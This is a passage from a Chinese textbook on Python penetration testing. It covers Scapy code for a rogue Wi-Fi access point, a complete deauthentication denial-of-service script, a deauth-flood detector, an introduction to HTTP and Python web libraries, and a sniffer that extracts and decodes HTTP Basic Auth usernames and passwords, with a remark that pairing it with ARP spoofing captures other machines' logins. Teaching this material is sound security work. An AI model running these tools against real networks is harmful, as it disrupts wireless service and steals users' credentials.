这个函数会搜索整个数据包的 ELT 部分来查找这个速率。如果在目标数据包中没有搜索到这个值，就可以使用 1Mb、2 Mb、5.5 Mb 和 11Mb 作为默认值。

如果 handle_packet() 函数检测到捕获的为认证（authentication）数据包：

```
if packet.haslayer(Dot11Auth):
```

就会调用函数 send_auth_response。

```
send_auth_response(packet)
```

不过这个函数首先会检查这个数据包是否是本机发出的，在认证阶段可以利用 seqnum 的值来获悉该数据包是请求包（1）还是应答包（2）。

如果捕获到的数据包是连接数据包（association packet）：

```
if packet.haslayer(Dot11AssoReq):
```

那么这时就调用 send_association_response()。

```
send_association_response(packet)
```

它会创建一个连接回应数据包。其中 AID=2，它的作用与认证阶段的 seqnum 相类似。

下面分别创建 send_probe_response()、send_auth_response(packet) 与 send_association_response(packet) 三个函数。

其中，send_probe_response() 内容如下所示。

```
def send_probe_response(packet):
    ssid = packet.info
    rates = get_rates(packet)
    channel = "\x07"
    if ssid_filter and ssid not in ssid_filter:
        return
    print "\n\nSending probe response for " + ssid + \
 " to " + str(packet[Dot11].addr2) + "\n"
    cap="ESS+privacy+short-preamble+short-slot"
    resp = RadioTap() / \
        Dot11(addr1=packet[Dot11].addr2,
            addr2=mymac, addr3=mymac) / \
        Dot11ProbeResp(timestamp=time.time(),cap=cap) / \
        Dot11Elt(ID='SSID', info=ssid) / \
        Dot11Elt(ID="Rates", info=rates[0]) / \
        Dot11Elt(ID="DSset",info=channel) / \
        Dot11Elt(ID="ESRates", info=rates[1])
    sendp(resp, iface=iface)
```

其中，send_auth_response(packet) 内容如下所示。

```
def send_auth_response(packet):
    # 不要对自己发出的请求进行应答
    if packet[Dot11].addr2 != mymac:
```

```
        print "Sending authentication to " + packet[Dot11].addr2
        res = RadioTap() / \
            Dot11(addr1=packet[Dot11].addr2,addr2=mymac, addr3=mymac) /Dot11Auth
(algo=0, seqnum=2, status=0)
        sendp(res, iface=iface)
```

其中，send_association_response(packet) 内容如下所示。

```
def send_association_response(packet):
    if ssid_filter and ssid not in ssid_filter:
        return
    ssid = packet.info
    rates = get_rates(packet)
    print "Sending Association response for " + ssid + " to " + packet[Dot11].
addr2
    res = RadioTap() / \
        Dot11(addr1=packet[Dot11].addr2,addr2=mymac, addr3=mymac) / \
        Dot11AssoResp(AID=2) / \
        Dot11Elt(ID="Rates", info=rates[0]) / \
        Dot11Elt(ID="ESRates", info=rates[1])
    sendp(res, iface=iface)
```

最后定义一个主函数，这个函数将会根据具体情况调用上述的三个函数来完成模拟 AP 的连接过程，这个主函数的代码如下所示。

```
def handle_packet(packet):
    sys.stdout.write(".")
    sys.stdout.flush()
    if client_addr and packet.addr2 != client_addr:
        return
    if packet.haslayer(Dot11ProbeReq):
            send_probe_response(packet)
    elif packet.haslayer(Dot11Auth):
        send_auth_response(packet)
    elif packet.haslayer(Dot11AssoReq):
        send_association_response(packet)
```

13.3 编写 Deauth 攻击程序

Deauth 攻击又称为取消验证攻击，在第 12 章捕获 WPA 数据包的时候提到了这种方法。Deauth 攻击是无线网络拒绝服务攻击的一种形式，这种攻击的目的是向目标发送一个取消身份验证帧来将客户端转为未关联 / 未认证的状态。这种形式的攻击在打断客户端无线服务方面非常有效和快捷。不过，客户端在断开连接之后，往往会重新关联和认证以再次获取服务。这时就需要攻击者反复欺骗取消身份验证数据包才能实现攻击的目的。

这里需要使用的是 Dot11Deauth() 来构造取消身份验证的数据包。这个函数可以接受

从 0 到 9 作为参数，这里使用 3（表示 AP 离线）。Dot11() 中的 dest 是要踢掉的设备 MAC，bssid 表示 AP。

完整的代码如下所示。

```
import time
from scapy.all import *
iface = "mon0"
timeout = 1
if len(sys.argv) < 2:
    print sys.argv[0] + " <bssid> [client]"
    sys.exit(0)
else:
    bssid = sys.argv[1]
if len(sys.argv) == 3:
    dest = sys.argv[2]
else:
    dest = "ff:ff:ff:ff:ff:ff"
pkt  = RadioTap()/Dot11(subtype=0xc,addr1=dest,addr2=bssid,addr3=bssid)/
Dot11Deauth(reason=3)
while True:
    print "Sending deauth to " + dest
    sendp(pkt, iface=iface)
    time.sleep(timeout)
```

13.4　无线入侵检测

最后编写一个程序，这个程序的作用是检测在网络中是否存在 Deauth 拒绝服务攻击入侵行为。其中，函数 handle_packet() 是核心功能，它将会检测捕获到的数据包是否为 Deauth 类型的数据包。这里会将 Deauth 类型的数据包的出现次数和源地址记录在一个列表中，这个列表中有两列：其中，deauth_times 用来保存出现次数，用 deauth_addrs 保存源地址。这里面需要定义一个阈值 nr_of_max_deauth，当一定时间内内容相同的 Deauth 类型数据包出现的次数高于这个阈值，就认为这个数据包是 Deauth 攻击所发出的。

```
import time
from scapy.all import *
iface = "wlan0"
nr_of_max_deauth = 10
deauth_timespan = 23
deauths = {}
# 检测 Deauth 拒绝服务攻击
def handle_packet(pkt):
# 获取 deauth 数据包
    if pkt.haslayer(Dot11Deauth):
        deauths.setdefault(pkt.addr2, []).append(time.time())
```

```
        span = deauths[pkt.addr2][-1] - deauths[pkt.addr2][0]
# 对捕获到的 deauth 数据包进行判断
        if len(deauths[pkt.addr2]) == nr_of_max_deauth and \
            span <= deauth_timespan:
                print "Detected deauth flood from: " + pkt.addr2
                del deauths[pkt.addr2]
```

小结

本章继续了第 12 章的内容，无线网络的安全问题是现在十分热门的一个问题。本章中首先使用 Python 语言编写了在一次连接过程中客户端和 AP 的各自行为，然后介绍了如何利用 Python 语言发起网络中的 Deauth 攻击，最后给出了一个可以检测这种攻击的程序。

在第 14 章将开始另一个网络安全的热点——Web 程序的研究。

CHAPTER 14

第 14 章 对 Web 应用进行渗透测试

HTTP 是 Hyper Text Transfer Protocol（超文本传输协议）的缩写，这也是现在互联网上最为重要的协议。在很多人的心目中，Internet 已经等同于 HTTP 了。

目前互联网上的大部分应用都使用了 HTTP，这些应用包括但不限于电子商务、搜索引擎、论坛、博客、社交网络、电子政务等。谷歌甚至推出了一款基于 HTTP 的操作系统 Chrome OS，只需要一个浏览器就可以完成操作系统的功能。如果要将应用程序发布到互联网上供人使用，就可以使用 Web 服务，这种程序也被称为 Web 应用，而这种应用使用的就是 HTTP。

不过，正是由于 HTTP 的广泛应用，这个协议也成了网络安全的重灾区。所以在进行网络安全渗透测试时，对 Web 应用的检查是十分重要的一个环节。在本章中将从以下三个主题来展开对 Web 应用进行渗透测试的学习。

（1）什么是 HTTP。

（2）Python 对 Web 应用进行渗透的模块。

（3）使用 Python 对 Web 应用进行渗透的常用实例。

14.1 HTTP 简介

HTTP 是一个无状态的明文传输协议，这意味着每次的请求都是独立的，它的执行情况和结果与前后的请求都是没有关系的。其实这个协议在设计之初主要考虑的因素是便捷，而没有考虑到安全。平时上网使用的就是 HTTP，例如，在一个打开的 Chrome 浏览器的地址

栏中输入“www.163.com”，这就是通过 HTTP 完成的数据通信。浏览器会根据用户在地址栏中输入的内容向目标服务器发出请求，目标服务器在收到请求之后会给出回应，将数据发回给浏览器，如图 14-1 所示。

下面更详细地观察一下这个数据通信的过程。首先在 Kali Linux 2 中启动 WireShark，然后设置一个如下的过滤器，如图 14-2 所示。




图 14-1 浏览器打开一个页面

ip.addr==220.181.112.244 && http

图 14-2 在 WireShark 中设置过滤器

捕获这次通信的数据包，可以看到如图 14-3 所示。



图 14-3 使用 WireShark 捕获到的 HTTP 数据包

从这次通信可以看到，在这个数据包中显示了一个“GET /HTTP/1.1”信息。这里面的 GET 是 HTTP 方法中的一个。HTTP 的方法主要有如下几个。

（1）GET：请求资源。

（2）HEAD：类似于 GET 请求，但是只请求页面的首部。

（3）POST ：向指定资源提交数据进行处理请求（例如提交表单或者上传文件）。数据被包含在请求体中。POST 请求可能会导致新的资源的建立和 / 或已有资源的修改。

（4）PUT：创建或者更新资源。

（5）DELETE：请求服务器删除指定的页面。

（6）CONNECT：HTTP/1.1 协议中预留给能够将连接改为管道方式的代理服务器。

（7）OPTIONS：列出服务器支持的所有方法、内容类型和编码方式。

（8）TRACE：回显服务器收到的请求。

现在可以看出在整个 HTTP 中实际起作用的只有客户端（浏览器）和服务端（服务器）两个角色，其中，客户端完成的操作流程如图 14-4 所示。




图 14-4 服务器与客户端之间的连接

这里的通信使用到了 HTTP Request 与 HTTP Response。其中，HTTP Request 由请求方法 URI 协议 / 版本、请求头（Request Header）、请求正文（Request Body）三部分组成。

请求方法 URI 协议 / 版本位于 HTTP Request 的首行，包含 HTTP Request Method、URI、Protocol Version 三部分，例如“ GET /test.html HTTP/1.1”，其中 HTTP Request Method 表示为 GET 方法，URI 为 /test.html，HTTP 版本号为 1.1。

请求头部分为 Request 的头部信息，包含编码信息、请求客户端类型等信息。

请求正文部分包含 Request 的主体信息，与 HTTP Request Header 之间隔开一行。

HTTP Response 的数据格式与 HTTP Request 类似，也包含三部分信息。由状态行、响应头（Response Header）、响应正文（Response Body）组成。

状态行由协议版本、数字形式的状态代码以及相应的状态描述，各元素之间以空格分隔。其中的状态代码由三位数字组成，表示请求是否被理解或被满足。常见的状态代码有如下几种。

（1）200 Successful request：请求已成功，请求所希望的响应头或数据体将随此响应返回。

（2）201 Resource was newly c ：请求已经被实现，而且有一个新的资源已经依据请求的需要而建立，且其 URI 已经随 Location ：头信息返回。假如需要的资源无法及时建立，应当返回‘202 Accepted’。

（3）301 Resource moved perm ：永久移动。请求的资源已被永久地移动到新 URI，返回信息会包括新的 URI，浏览器会自动定向到新 URI。今后任何新的请求都应使用新的 URI 代替。

（4）307 Resource moved temp：临时重定向。

（5）400 Invalid request：客户端请求的语法错误，服务器无法理解。

（6）401 thorization required：请求要求用户的身份认证。

（7）403 cess denied：服务器理解请求客户端的请求，但是拒绝执行此请求。

（8）404 Resource could not be ：服务器无法根据客户端的请求找到资源（网页）。通过此代码，网站设计人员可设置“您所请求的资源无法找到”的个性页面。

（9）405 Method not allowed：客户端请求中的方法被禁止。

（10）500 Internal server error：服务器内部错误，无法完成请求。

14.2　对 Web 程序进行渗透测试所需模块

在 Python 中提供了大量用来处理 HTTP 的模块，例如 urllib、urllib2、urllib3、httplib、httplib2、request 和 BeautifulSoup 模块。这些模块的功能之间有重合，所以经常会看到有些相同功能的程序却使用了不同的模块文件。这里面首先讲解在本章会用到的模块文件。

14.2.1　urllib2 库的使用

urllib2 是 Python 2 中自带的一个很有用的库，可以利用这个库轻松完成对网页的访问。需要注意的是，这个库在 Python 3 中被分成 urllib.request 和 urllib.error 两个类。在 urllib2 中提供了很多实用的函数。

urllib2.urlopen()：这是 urllib2 中最为常用的一个函数，只需要向这个函数提供一个网址或者 Request 对象，它就可以创建一个表示远程 URL 的 response 对象，然后像对本地文件一样对其进行操作。

使用之前需要导入这个库：

```
>>> import urllib2
```

然后使用 urllib2.urlopen 函数打开一个链接地址，并将返回的内容保存到 response 中。

```
>>> response=urllib2.urlopen("http://www.nmap.org")
```

可以对 urlopen() 返回的类文件对象进行如下操作。

（1）read()：这个方法的使用方式和文件对象完全一样，可以用来读取网页的全部 HTML 代码。

```
>>> response.read()
```

执行的结果将会返回该页面的全部 HTML 代码，如图 14-5 所示。

```
>>> response.read()
'<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">\n<HTML>\n<HEAD>\
n<TITLE>Nmap: the Network Mapper - Free Security Scanner</TITLE>\n<META name="de
scription" content="Nmap Free Security Scanner, Port Scanner, &amp; Network Expl
oration Tool. Download open source software for Linux, Windows, UNIX, FreeBSD, e
tc.">\n<META name="keywords" content="Nmap,Security Scanner,Port Scanner,Network
 Security,Hacking">\n\n<script type="application/ld+json">\n{\n   "@context": "h
ttp://schema.org",\n   "@type": "WebSite",\n   "url": "https://nmap.org/",\n   "
name": "Nmap",\n   "image": "https://nmap.org/images/sitelogo.png",\n   "potenti
alAction": {\n     "@type": "SearchAction",\n     "target": "https://nmap.org/se
arch.html?q={search_term_string}",\n     "query-input": "required name=search_te
rm_string"\n   }\n}\n</script>\n<link rel="publisher" href="https://plus.google.
com/+nmap" />\n\n<link REL="SHORTCUT ICON" HREF="/shared/images/tiny-eyeicon.png
```

图 14-5　返回该页面的全部 HTML 代码

（2）info()：返回一个 httplib.HTTPMessage 对象，获取 meta-information 信息，例如服务器发送的 headers 信息。

```
>>> print response.info()
```

执行的结果将会返回该页面的 headers 信息，如图 14-6 所示。

（3）getcode()：返回 HTTP 状态码。如果是 HTTP 请求，例如，200 表示请求成功完成，而 404 表示网址未找到，如图 14-7 所示。

（4）geturl()：获取真实打开的地址，通常可以识别网址是否设置跳转。这个 urllib2 会帮用户完成，最后得到的是真实地址，如图 14-8 所示。

```
>>> print response.info()
Date: Tue, 21 Nov 2017 02:42:00 GMT
Server: Apache/2.4.6 (CentOS)
Strict-Transport-Security: max-age=31536000; preload
Accept-Ranges: bytes
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

图 14-6　返回该页面的 headers 信息

```
>>> response.getcode()
200
```

图 14-7　使用 getcode() 获得状态码

```
>>> response.geturl()
'https://nmap.org/'
```

图 14-8　获取真实打开的地址

urllib2.urlopen 函数除了使用 url 作为参数之外，也可以使用 request 对象。操作的步骤如下所示。

```
url='http://www.sijitao.net/'
request=urllib2.Request(url)
response=urllib2.urlopen(request)
```

返回结果的操作方法与上面的 response 是一样的。

urllib2 中第二个经常使用的函数就是 urllib2.Request()，这个函数的完整格式为 urllib2.Request(url[, data][, headers][, originreqhost][, unverifiable])，比较常用的前两个参数如下。

（1）url：是一个字符串，其中包含一个有效的 URL。

（2）data ：是一个字符串，指定额外的数据发送到服务器，如果没有 data 需要发送可以为“None”。

14.2.2　其他模块文件

除了 urllib2 之外，在 Web 应用的渗透过程中还会使用很多种模块。Python 2 与 Python 3 的模块各有区别，其中，Python 2 常用的有 urllib、httplib2、requests。下面给出了这些常见模块的简单介绍。

（1）urllib 模块：这个模块的功能较为基础，提供一些比较原始基础的方法而 urllib2 没有这些，例如 urlencode。下面给出了 urllib 官方的常见用法。

使用带参数的 GET 方法取回 URL：

```
>>> import urllib
>>> params = urllib.urlencode({'spam': 1, 'eggs': 2, 'bacon': 0})
>>> f = urllib.urlopen("http://www.musi-cal.com/cgi-bin/query?%s" % params) >>>
print f.read()
```

使用 POST 方法：

```
>>> import urllib
>>> params = urllib.urlencode({'spam': 1, 'eggs': 2, 'bacon': 0})
>>> f = urllib.urlopen("http://www.musi-cal.com/cgi-bin/query", params)
>>> print f.read()
```

（2）httplib2 模块：这个模块和 urllib2 有相似的地方。httplib2 中提供对缓存的支持，例如下面的例子中就使用“.cache”目录保存了对页面的访问缓存。

```
Import httplib2
H = httplib2.Http(".cache")
resp, content=h.request("http://example.org/", "GET")
```

（3）requests 模块：使用 Requests 发送网络请求非常简单。

```
# 开始要导入 requests 模块：
>>> import requests
# 尝试获取某个网页：
>>> r = requests.get('https://github.com/timeline.json')
```

现在获得了一个 Response 对象 r。可以从这个对象中获取所有想要的信息。requests 简便的 API 意味着所有 HTTP 请求类型都是显而易见的。利用这个库发送 HTTP 请求十分简单，下面给出使用 requests 模块发送 POST、PUT、DELETE、HEAD 以及 OPTIONS 的方式。

```
>>> r = requests.post("http://httpbin.org/post")
>>> r = requests.put("http://httpbin.org/put")
>>> r = requests.delete("http://httpbin.org/delete")
>>> r = requests.head("http://httpbin.org/get")
>>> r = requests.options("http://httpbin.org/get")
```

关于 requests 的详细使用，可以访问 http://docs.python-requests.org/zh_CN/latest/user/quickstart.html。

（4）BeautifulSoup 模块：BeautifulSoup 提供一些简单的、Python 式的函数，用来处理导航、搜索、修改分析树等功能。它是一个工具箱，通过解析文档为用户提供需要抓取的数据，因为简单，所以不需要多少代码就可以写出一个完整的应用程序。关于 BeautifulSoup 模块的详细使用，可以访问 https://www.crummy.com/software/BeautifulSoup/bs4/doc.zh/。

（5）cookielib 模块：Python 中的 cookielib 库（Python 3 中为 http.cookiejar）为存储和管理 Cookie 提供客户端支持。该模块主要功能是提供可存储 Cookie 的对象。使用此模块捕获 Cookie 并在后续连接请求时重新发送，还可以用来处理包含 Cookie 数据的文件。这个模块主要提供了这几个对象：CookieJar、FileCookieJar、MozillaCookieJar、LWPCookieJar。关于 Cookielib 模块的详细使用，可以访问 https://docs.python.org/2/library/cookielib.html。

14.3 处理 HTTP 头部

14.3.1 解析一个 HTTP 头部

首先以一个比较简单的程序开始，这个程序利用 httplib2 模块中的 request 方法向目标服务器发送了一个 GET 类型的请求，并将收到的应答显示在屏幕上。

```
import httplib2
client=httplib2.Http()
header,content = client.request("http://www.baidu.com","GET")
for field, value in header.items():
    print field + ": " + value
```

这里使用 Http() 函数构造了一个 httpllib2 对象，实际完成工作的是这个对象的 request 函数，这个函数以 URL 地址和 HTTP 方法作为参数，返回两个值，一个是字典类型的 HTTP 头部文件，另一个是请求地址的 HTML 页面。例如，上例中变量 header 中保存的就是 HTTP 头部文件，而 content 保存的就是 HTML 页面的代码。这段代码执行的结果如图 14-9 所示。

```
Console ×
<terminated> /root/Documents/Aptana Studio 3 Workspace/test1/test1.py
status: 200
content-length: 112293
bdqid: 0xd336ae230002e113
x-powered-by: HPHP
transfer-encoding: chunked
set-cookie: BAIDUID=051338312A63D2EDFD9C0E4D0352F8E9:FG=1; expires=Thu, 31-Dec-37 23:55:55 GMT;
expires: Thu, 14 Dec 2017 09:14:13 GMT
vary: Accept-Encoding
bduserid: 0
content-location: http://www.baidu.com
connection: Keep-Alive
-content-encoding: gzip
cxy_all: baidu+0c7c116bf7581bcf88c9c347850e263d
cache-control: private
date: Thu, 14 Dec 2017 09:14:54 GMT
p3p: CP=" OTI DSP COR IVA OUR IND COM "
server: BWS/1.1
content-type: text/html; charset=utf-8
bdpagetype: 1
x-ua-compatible: IE=Edge,chrome=1
```

图 14-9　使用 httpllib2 获得的 HTTP 头部文件

这个过程也可以使用 urllib2 来实现，使用 urllib2 模块编写相同功能的代码要简单一些，这里面与 httplib2 的主要区别是 urllib2 的 urlopen 方法不再返回两个值，而是只有一个 response。这个 response 中既包含头部文件，也包括请求页面的代码。可以使用两个函数进行读取，其中，read() 用来读取网页的全部 HTML 代码，info() 用来读取头部文件。

```
import urllib2
url = "http://www.baidu.com/"
response = urllib2.urlopen(url)
print response.info()
```

这段代码的执行结果如图 14-10 所示。

```
Console ×
<terminated> /root/Documents/Aptana Studio 3 Workspace/test1/test1.py
Date: Thu, 14 Dec 2017 10:01:27 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: Close
Vary: Accept-Encoding
Set-Cookie: BAIDUID=93AB1164AE3CB594B3C301E7B30D0445:FG=1; expires=Thu, 31-Dec-37 23:55:55 GMT;
Set-Cookie: BIDUPSID=93AB1164AE3CB594B3C301E7B30D0445; expires=Thu, 31-Dec-37 23:55:55 GMT; max
Set-Cookie: PSTM=1513245687; expires=Thu, 31-Dec-37 23:55:55 GMT; max-age=2147483647; path=/; d
Set-Cookie: BDSVRTM=0; path=/
Set-Cookie: BD_HOME=0; path=/
Set-Cookie: H_PS_PSSID=25354_1430_21084_25178_22074; path=/; domain=.baidu.com
P3P: CP=" OTI DSP COR IVA OUR IND COM "
Cache-Control: private
Cxy_all: baidu+adbded80644ed4a187acd322eada362c
Expires: Thu, 14 Dec 2017 10:00:58 GMT
X-Powered-By: HPHP
Server: BWS/1.1
X-UA-Compatible: IE=Edge,chrome=1
BDPAGETYPE: 1
BDQID: 0xaa9ad6e40000bddb
BDUSERID: 0
```

图 14-10　使用 urllib2 获得的 HTTP 头部文件

从图 14-10 中可以清楚地看到目标服务器返回的 response 头部，两个库得到的结果有一些不同。

14.3.2 构造一个 HTTP Request 头部

利用 urllib2 还可以十分简单地构造 HTTP Request 数据包，当在浏览器地址栏中输入 URL 地址并按下回车键之后，浏览器就会向目标服务器发送一个 HTTP Request 数据包。这个数据包的内容是浏览器所决定的，现在使用 Python 自行设计一个 HTTP Request 数据包的头部。

```
import urllib2
url= "http://www.baidu.com"
# 构造 Request 数据包的头部
send_headers = {
 'Host':'www.baidu.com', 'User-Agent':'Mozilla/5.0 (Windows NT 6.2; rv:16.0)
Gecko/20100101 Firefox/16.0', 'Accept':'text/html,application/xhtml+xml,application/
xml;q=0.9,*/*;q=0.8', 'Connection':'keep-alive'
}
req = urllib2.Request(url,headers=send_headers)
response= urllib2.urlopen(req)
response_header = response.info()
print response_header
```

14.4 处理 Cookie

如果你经常在购物网站搜索某一个商品，那么当你访问其他包含广告的网站时，很有可能展现出来的广告就是你搜索的内容。这种情况即使是关机了也会出现，信息是如何被这些网站获悉的？

中央电视台的“315”晚会上曾经曝光过这个问题，这一切都源于目标网站在主机上所保存的一个不起眼的文件——Cookie。国内多家网络广告公司在用户不知情的情况下，通过 Cookie 采集用户信息，泄漏用户个人隐私。

Cookie 是某些网站为了能够辨别用户的身份而储存在用户本地计算机上的数据（一般经过加密）。简单地说，就是当用户访问网站时，该网站会通过浏览器网站建立自己的 Cookie，它负责存储用户在该网站上的一些输入数据与操作记录，当用户再次浏览该网站时，网站就可以通过浏览器查探该 Cookie，并以此识别用户身份，从而输出特定的网页内容。

这里先使用 cookielib 来获取访问 www.baidu.com 所产生的 Cookie。

```
>>> import cookielib
>>> import urllib2
```

```
# 声明一个 CookieJar 对象实例来保存 cookie
>>> cookie=cookielib.CookieJar()
# 利用 urllib2 库的 HTTPCookieProcessor 对象来创建 cookie 处理器
>>> handler=urllib2.HTTPCookieProcessor(cookie)
# 通过 handler 来构建 opener
>>> opener=urllib2.build_opener(handler)
>>> opener.open("http://www.baidu.com")
```

现在已经获取访问百度的 Cookie，在屏幕上输出这个 Cookie。

```
>>> print cookie
<CookieJar[<Cookie BAIDUID=F54F7FF5EC5F97CA22E1128EE87CCB15:FG=1 for .baidu.com/>, <Cookie BIDUPSID=F54F7FF5EC5F97CA22E1128EE87CCB15 for .baidu.com/>, <Cookie H_PS_PSSID=1426_19036_21095_25177_20719 for .baidu.com/>, <Cookie PSTM=1513661766 for .baidu.com/>, <Cookie BDSVRTM=0 for www.baidu.com/>, <Cookie BD_HOME=0 for www.baidu.com/>]>
```

另外，也可以将获取的 Cookie 保存到本地中，需要注意的是，保存文件的 FileCookie-Jar 类中有两个子类：MozillaCookieJar 和 LWPCookieJar。这两个子类提供了不同的保存方式，例如，首先以 MozillaCookieJar 来保存 Cookie。

```
import urllib2
import cookielib
filename="MyBaiduCookie.txt"
FileCookieJar=cookielib.MozillaCookieJar(filename)
FileCookieJar.save()
opener =urllib2.build_opener(urllib2.HTTPCookieProcessor(FileCookieJar))
opener.open("http://www.baidu.com")
FileCookieJar.save()
print open(filename).read()
```

保存的形式如图 14-11 所示。

```
============== RESTART: C:/Users/admin/Desktop/python/cookie.py ==============
# Netscape HTTP Cookie File
# http://curl.haxx.se/rfc/cookie_spec.html
# This is a generated file!  Do not edit.

.baidu.com	TRUE	/	FALSE	3661151692	BAIDUID	7DB204BD1786A112D197016DBB1F9AD8:FG=1
.baidu.com	TRUE	/	FALSE	3661151692	BIDUPSID	7DB204BD1786A112D197016DBB1F9AD8
.baidu.com	TRUE	/	FALSE	3661151692	PSTM	1513668046

>>>
```

图 14-11　使用 MozillaCookieJar 保存的 Cookie

将上面程序中的“FileCookieJar=cookielib.MozillaCookieJar(filename)”替换为“FileCookieJar=cookielib. LWPCookieJar (filename)”，然后执行这个程序，得到的结果如图 14-12 所示。

```
============== RESTART: C:/Users/admin/Desktop/python/cookie.py ==============
#LWP-Cookies-2.0
Set-Cookie3: BAIDUID="A276B0455CBE00C32298A4BBEA546B05:FG=1"; path="/"; domain=".baidu.com"; path_spec; domain_dot; expires="2086-01-06 10:43:39Z"; version=0
Set-Cookie3: BIDUPSID=A276B0455CBE00C32298A4BBEA546B05; path="/"; domain=".baidu.com"; path_spec; domain_dot; expires="2086-01-06 10:43:39Z"; version=0
Set-Cookie3: PSTM=1513668573; path="/"; domain=".baidu.com"; path_spec; domain_dot; expires="2086-01-06 10:43:39Z"; version=0

>>>
```

图 14-12　使用 LWPCookieJar 保存的 Cookie

将这个 Cookie 保存到文件之后，也可以读取这些文件。但是，需要注意的是 Cookie 的格式，例如，使用 MozillaCookieJar 保存的 Cookie 文件，读取的时候也需要使用 MozillaCookieJar。下面给出了一个用来读取上一个程序所保存 Cookie 的程序。

```
import urllib2
import cookielib
filename="MyBaiduCookie.txt"
MozillaCookieJarFile =cookielib.MozillaCookieJar()
MozillaCookieJarFile.load(filename)
print MozillaCookieJarFile
```

14.5 捕获 HTTP 基本认证数据包

除了浏览器之外，很多应用程序也可以使用 HTTP 与 Web 服务器进行交互。这时通常会采用一种叫作 HTTP 基本认证的方式。这种方式就是使用 Base64 算法来加密“用户名 + 冒号 + 密码”，并将加密后的信息放在 HTTP Request 中的 header Authorization 中发送给服务端。例如，用户名是 admin，密码是 123456，两者使用冒号连接在一起的结果是 admin:123456，再用 Base64 对这个字符串进行编码，得到的结果为 YWRtaW46MTIzNDU2。将这个结果发送给服务器。Base64 是一种任意二进制到文本字符串的编码方法，常用于在 URL、Cookie、网页中传输少量二进制数据。

每天都有大量的这种数据在网络中传输，前面已经编写过一段可以在网络中进行监听的程序，现在为这个程序再添加一个功能，就是将 HTTP 基本认证的数据包过滤出来。这个程序需要使用到两个新的模块，分别是 re 和 base64。

首先介绍一下 re 模块，它的作用是实现对正则表达式的支持。利用这个模块就可以快速在捕获数据包的内容中查找指定的字节。本例中查找的就是“ Authorization: Basic ”。re 中主要有两个函数：re.match 与 re.search。re.match 只匹配字符串的开始，如果字符串开始不符合正则表达式，则匹配失败，函数返回 None ；而 re.search 匹配整个字符串，直到找到一个匹配。这里面选择使用 re.search。下面给出了一个实例。

```
import re
text = "Authorization: Basic YWRtaW46MTIzNDU2"
m = re.search(r'Authorization: Basic (.+)', text)
if m:
    print m.group(0), m.group(1)
else:
    print 'not search'
```

执行的结果如下所示。

```
Authorization: Basic YWRtaW46MTIzNDU2 YWRtaW46MTIzNDU2
```

base64 中有两个函数：b64encode 用来实现编码，而 b64decode 用来实现解码。

```
import base64
text = "admin:123456"
auth_str1 = base64.b64encode(text)
print auth_str1
auth_str2=base64.b64decode(auth_str1)
print auth_str2
```

执行的结果如下所示。

```
YWRtaW46MTIzNDU2
admin:123456
>>>
```

接下来完成一个完整的程序。这个程序中使用 sniff 函数捕获网络中的数据包，并设置了过滤器只捕获端口为 80 的数据包。

```
import re
from base64 import b64decode
from scapy.all import sniff
dev = "wlan0"
def handle_packet(packet):
    tcp = packet.getlayer("TCP")
    match = re.search(r"Authorization: Basic (.+)",str(tcp.payload))
    if match:
        auth_str = b64decode(match.group(1))
        auth = auth_str.split(":")
        print "User: " + auth[0] + " Pass: " + auth[1]
sniff(iface=dev,store=0,filter="tcp and port 80",prn=handle_packet)
```

但是如果要捕获其他计算机上的登录数据包，需要和 ARP 欺骗程序结合使用，否则只能捕获本机上的登录数据包。

14.6　编写 Web 服务器扫描程序

